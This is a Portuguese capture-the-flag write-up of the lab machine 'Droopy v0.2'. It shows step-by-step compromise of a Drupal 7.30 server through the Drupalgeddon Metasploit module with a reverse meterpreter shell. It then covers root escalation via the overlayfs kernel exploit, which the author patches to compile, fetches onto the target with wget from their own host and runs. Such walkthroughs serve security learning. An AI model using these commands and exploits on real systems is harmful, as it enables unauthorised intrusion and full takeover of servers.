


## Máquina 0x03 (Droopy: v0.2)

Por Sávio (@dissolvimento)

## Início


Virtualbox configurado.



Scan com o nmap (`nmap -sn 192.168.0.0/24`) revelou o ip do alvo (192.168.0.81).

```
Nmap scan report for 192.168.0.81 (192.168.0.81)
Host is up (0.00089s latency).
```

Jogando no navegador, vemos o seguinte:



Explorando o site, parece ser uma aplicação simples de login, nada de muito relevante foi encontrado. Fui no `/robots.txt`<sup>1</sup> e encontrei um arquivo de changelog:

```
#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/robotstxt.html
#
# For syntax checking, see:
# http://www.frobee.com/robots-txt-check

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
```

Figura 1: Disallow: `/CHANGELOG.txt`

Indo nele, aparentemente a aplicação roda o drupal na versão 7.30 como CMS:

---

<sup>1</sup> Esse arquivo, `robots.txt`, avisa os motores de busca (como o google) para não indexar certos diretórios/arquivos do site.




Figura 2: 192.168.0.81/CHANGELOG.txt

Essa versão do drupal ficou bem conhecida por conter uma vulnerabilidade de SQL injection que causou um estrago em centenas de sites em 2018<sup>2</sup>. Buscando no exploitdb:

searchsploit drupal 7.30	
Exploit Title	Path
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL I	php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL I	php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL I	php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL I	php/webapps/35150.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL I	php/webapps/44355.php
Drupal < 7.34 - Denial of Service	php/dos/35415.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.	php/webapps/44449.rb

Podemos achar facilmente o exploit no metasploit com  
search drupalgeddon:

```

16 exploit/multi/http/drupal_drupalgeddon 20
14-10-15 excellent No Drupal HTTP Parameter Key/Value SQL Inject
ion
17 \ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)

```

<sup>2</sup> <https://thehackernews.com/2018/06/drupalgeddon2-exploit.html>

Nas configurações do exploit (options):

RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit.html</a>
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The target URI of the Drupal installation
VHOST		no	HTTP server virtual host

Jogando um nmap -sV -p- 192.168.0.81 para ver qual porta está rodando:

```

nmap -sV -p- 192.168.0.81
Starting Nmap 7.97 ( https://nmap.org ) at 2025-06-30 10:40 -0300
Nmap scan report for 192.168.0.81 (192.168.0.81)
Host is up (0.00014s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.15 seconds

```

Setando as configs e rodando, foi:

```

msf6 exploit(multi/http/drupal_drupageddon) > set rhosts 192.168.0.81
rhosts => 192.168.0.81
msf6 exploit(multi/http/drupal_drupageddon) > set lport 443
lport => 443
msf6 exploit(multi/http/drupal_drupageddon) > run
[*] Started reverse TCP handler on 192.168.0.12:443
[*] Sending stage (40004 bytes) to 192.168.0.81
[*] Meterpreter session 1 opened (192.168.0.12:443 -> 192.168.0.81:53700) at 2025-06-30 10:41:36 -0300

meterpreter > ls
Listing: /var/www/html
=====

Mode                Size      Type    Last modified            Name
----                -
100644/rw-r--r-    89339    fil     2014-07-24 18:58:18 -03  CHANGELOG.txt
-

```

Ativando um shell, podemos verificar com que user estamos:


```
meterpreter > shell
Process 1199 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figura 3: www-data

Aqui a máquina sobe um nível comparado com as anteriores, já que estamos com o usuário padrão do apache (www-data), precisaremos escalar privilégios. Vamos começar verificando a versão do kernel linux:

```
uname -r
3.13.0-43-generic
```

Jogando no searchsploit, encontramos um exploit para essa versão (3.13.0):



The screenshot shows the searchsploit interface with the search query 'linux 3.13 priv'. The results are displayed in a table with two columns: 'Exploit Title' and 'Path'. The table lists several exploits, with the last two entries for Linux Kernel 3.13.0 highlighted in grey.

Exploit Title	Path
Exim < 4.86.2 - Local Privilege Escalati	linux/local/39549.txt
Linux < 4.20.14 - Virtual Address 0 is M	linux/dos/46502.txt
Linux Kernel 2.6.19 < 5.9 - 'Netfilter L	linux/local/50135.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW'	linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /	linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'D	linux/local/40616.c
Linux Kernel 3.11 < 4.8 0 - 'SO_SNDBUFF0	linux/local/41995.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04	linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04	linux/local/37293.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04	linux/local/40507.sh

Figura 4: Exploit Linux

Em alguns shells do linux, podemos colocar programas rodando em segundo plano (são as chamadas *sessions*), no metasploit podemos fazer isso também com um CTRL+Z<sup>3</sup>. Vamos subir uma session para conseguirmos rodar o exploit seguinte sem sair do acesso shell:

```
meterpreter > clear
[-] Unknown command: clear. Run the help command for more details.
meterpreter > shell
Process 1199 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -r
3.13.0-43-generic
^Z
Background channel 0? [y/N] y
meterpreter >
Background session 1? [y/N]
```

Com um sessions, conseguimos verificar as sessions ativas:

```
msf6 exploit(multi/http/drupal_drupageddon) > sessions

Active sessions
=====

  Id  Name  Type           Information           Connection
  --  ----  ---           -
  1           meterpreter php/lin www-data @ droopy 192.168.0.12:443 → 1
                                ux                92.168.0.81:53700 (19
                                2.168.0.81)

msf6 exploit(multi/http/drupal_drupageddon) > █
```

<sup>3</sup> Isso é útil para deixar rodando um programa que você vai retornar ainda na mesma sessão do terminal.



Agora temos o metasploit livre para pesquisarmos o exploit visto na Imagem 4

```
msf6 exploit(multi/http/drupal_drupageddon) > search linux 3.13.0

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check
Description
-  -
-----
0  exploit/linux/local/overlayfs_priv_esc  2015-06-16      good  Yes
Overlayfs Privilege Escalation
1  \_ target: CVE-2015-1328                .              .     .
.
2  \_ target: CVE-2015-8660                .              .     .
.
```

Depois de escolher com um use 0, podemos ver as options<sup>4</sup>:

```
msf6 exploit(linux/local/overlayfs_priv_esc) > options

Module options (exploit/linux/local/overlayfs_priv_esc):

Name      Current Setting  Required  Description
-----
COMPILE   Auto             yes       Compile on target (Accepted: Auto,
SESSION                                True, False)
                                yes       The session to run this module on
```

<sup>4</sup> Perceba que, diferente dos exploits usados até aqui, as opções desse são diferentes. Isso por que o exploit por si é diferente. Até agora atacamos aplicações web, agora estamos atacando um linux.

Configurando (session → session 1<sup>5</sup>, lhost → 192.168.0.12<sup>6</sup> e lport → 8080<sup>7</sup>) e rodando com um run, deu erro:

```
msf6 exploit(linux/local/overlayfs_priv_esc) > set session 1
session => 1
msf6 exploit(linux/local/overlayfs_priv_esc) > set lhost 192.168.0.12
lhost => 192.168.0.12
msf6 exploit(linux/local/overlayfs_priv_esc) > set lport 8080
lport => 8080
msf6 exploit(linux/local/overlayfs_priv_esc) > run
[*] Started reverse TCP handler on 192.168.0.12:8080
[!] SESSION may not be compatible with this module:
[!] * incompatible session architecture: php
[*] Writing to /tmp/vI4DnV8c.c (1877 bytes)
[*] Writing to /tmp/zHdqr61a (207 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/overlayfs_priv_esc) >
```

Tentei trocar o payload, deu erro novamente:

```
msf6 exploit(linux/local/overlayfs_priv_esc) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/overlayfs_priv_esc) > run
[*] Started reverse TCP handler on 192.168.0.12:8080
[!] SESSION may not be compatible with this module:
[!] * incompatible session architecture: php
[-] /tmp/haxhax directory exists. Please delete.
[-] Exploit aborted due to failure: not-vulnerable: Target not vulnerable!
punt!
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/overlayfs_priv_esc) >
```

Figura 5: /tmp/haxhax

---

<sup>5</sup> Sessão rodando o shell

<sup>6</sup> ip da minha máquina

<sup>7</sup> Porta que vai receber o exploit

Entrei na session e tentei excluir essa pasta (/tmp/haxhax) que havia sido criada (provavelmente em uma das duas tentativas anteriores de rodar o xpl), erro novamente:

```
msf6 exploit(linux/local/overlayfs_priv_esc) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1281 created.
Channel 12 created.
rm -rf /tmp/haxhax
```

```
msf6 exploit(linux/local/overlayfs_priv_esc) > run
[*] Started reverse TCP handler on 192.168.0.12:8080
[!] SESSION may not be compatible with this module:
[!] * incompatible session architecture: php
[-] /tmp/haxhax directory exists. Please delete.
[-] Exploit aborted due to failure: not-vulnerable: Target not vulnerable!
punt!
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/overlayfs_priv_esc) >
```

Então decidi pegar o exploit<sup>8</sup>, enviar manualmente para o alvo e tentar compilar lá. Mas antes, vamos ver se ele compila na minha máquina:

```
cp -r /usr/share/exploitdb/exploits/linux/local/37292.c .
ls
37292.c Desktop Documents Downloads Music Pictures Public Temp Templates Videos
mv 37292.c data.c
gcc -o data data.c
data.c: In function 'main':
data.c:106:12: error: implicit declaration of function 'unshare' [-Wimplicit-function-declaration]
106 |         if(unshare(CLONE_NEWUSER) != 0)
    |            ^~~~~~
data.c:111:17: error: implicit declaration of function 'clone'; did you mean 'close'? [-Wimplicit-function-declaration]
111 |             clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
    |             ^~~~~
    |             close
data.c:117:13: error: implicit declaration of function 'waitpid' [-Wimplicit-function-declaration]
117 |             waitpid(pid, &status, 0);
    |             ^~~~~~
data.c:127:5: error: implicit declaration of function 'wait' [-Wimplicit-function-declaration]
127 |         wait(NULL);
    |         ^~~~~
```

Figura 6: Erros

<sup>8</sup> Você poderia pegar do exploit-db.com ou, no meu caso, como eu tenho o exploitdb instalado na minha máquina, bastou copiar do /usr/share/exploitdb/exploits/linux/local/37292.c. Também renomeei para data.c.

Agora conseguimos ver o porquê de não rodar. O código do exploit está cheio de erros, vamos abrir e tentar corrigi-los. Lendo um pouco (com a ajuda do LSP-clangd<sup>9</sup> para mostrar onde há possíveis erros), vemos esse alerta:

```
rk") != 0) {  
    exit(-1);  
}  
chmod("/tmp/ns_spl0it/work/work",0777);  
}  
  
chmod("/tmp/ns_spl0it/o/ld.so.preload",0777);  
umount("/tmp/ns_spl0it/o");  
} ■ Non-void function does not return a value in all control paths
```

Aqui basta fazer o retorno da função:

```
rk") != 0) {  
    exit(-1);  
}  
chmod("/tmp/ns_spl0it/work/work",0777);  
}  
  
chmod("/tmp/ns_spl0it/o/ld.so.preload",0777);  
umount("/tmp/ns_spl0it/o");  
return 0;  
}
```

Mais alguns erros:

```
109  
✖ 110     waitpid(pid, &status, 0);    ■ Call to undeclared function  
111  
112     }  
113  
✖ 114     waitpid(init, &status, 0);    ■ Call to undeclared function  
115     return 0;  
116     }
```

Figura 7: waitpid()

<sup>9</sup> LSP = [Language Server Protocol](#)

Vemos que essa função (`waitpid()`) é carregada pela lib `<sys/wait.h>`. Bastou adicioná-la aos headers do código (`#include <sys/wait.h>` junto aos outros `#include`) que os alertas sumiram.

## waitpid() — Wait for a Specific Child Process to End

Last Updated: 2023-05-19

Standards / Extensions	C or C++	Dependencies
POSIX.1		
XPG4	both	
XPG4.2		

### Format

```
#define _OPEN_SYS
#include <sys/wait.h>

pid_t waitpid(pid_t pid, int *status_ptr, int options);
```

Os erros de funções não declaradas na Imagem 6 (`unshare()` e `close()`), ocorrem pois essas funções fazem parte de extensões exclusivas do gnu/linux e, para não ficar muito poluído de funções (as do C + as extensões POSIX + gnu/linux), por padrão é necessário que você declare explicitamente que quer as extensões do gnu/linux:

Add the following lines to the beginning of your code

```
13 #define _GNU_SOURCE /* See feature_test_macros(7) */
#include <sched.h>
```

You could find out which header files and/or macros are needed by

- man 2 syscall\_name
- man 3 library\_function\_name

By the way, the implication of `_GNU_SOURCE` and more could be find out by `man 7 feature_test_macros`.

Share Improve this answer Follow edited Mar 17, 2014 at 8:17 answered Mar 17, 2014 at 8:09

Lee Duhem 15.2k ● 3 ● 32 ● 50

Figura 8: Stackoverflow

Então, basta adicionar `#declare _GNU_LINUX` antes de chamar outras libs,

assim:

```
34 #define _GNU_SOURCE
35 #include <sys/wait.h>
36 #include <stdio.h>
37 #include <stdlib.h>
38 #include <unistd.h>
39 #include <sched.h>
40 #include <sys/stat.h>
41 #include <sys/types.h>
42 #include <sys/mount.h>
43 #include <signal.h>
44 #include <fcntl.h>
45 #include <string.h>
46 #include <linux/sched.h>
```


E tentando compilar novamente, agora foi:

```
gcc -o data data.c
ls
data data.c Desktop Doc
nice
```

Agora podemos voltar para a máquina. Vou colocar o exploit corrigido numa pasta /Temp e subir um mini servidor python com `python -m http.server`:

```
mv data.c ~/Temp/
cd Temp
python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Isso é útil para que eu consiga acessar o exploit pela rede:



Na máquina alvo o wget está instalado, então podemos ir na pasta /tmp<sup>10</sup> e com um wget 192.168.0.12:8000/data.c<sup>11</sup> puxar o data.c (nosso exploit modificado):

```
cd /tmp
ls
>teste.txt
ls
teste.txt
wget 192.168.0.12:8000/data.c
--2025-06-30 16:09:32-- http://192.168.0.12:8000/data.c
Connecting to 192.168.0.12:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4856 (4.7K) [text/x-c]
Saving to: 'data.c'

    OK ....                                100% 1.98M=0.
002s

2025-06-30 16:09:32 (1.98 MB/s) - 'data.c' saved [4856/4856]
```

<sup>10</sup>Por padrão, qualquer usuário tem permissão de escrita na pasta /tmp

<sup>11</sup>wget http://ip\_da\_minha\_máquina:porta\_onde\_server\_python\_roda/exploit.c

Compilando com o `gcc -o data data.c` dentro da máquina alvo, gerou o binário sem erros:

```
ls
data.c
teste.txt
gcc -o data data.c
ls
data
data.c
teste.txt
█
```

Então foi só rodar com um `./data` e conseguimos acesso root:

```
./data
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# whoami
root
# █
```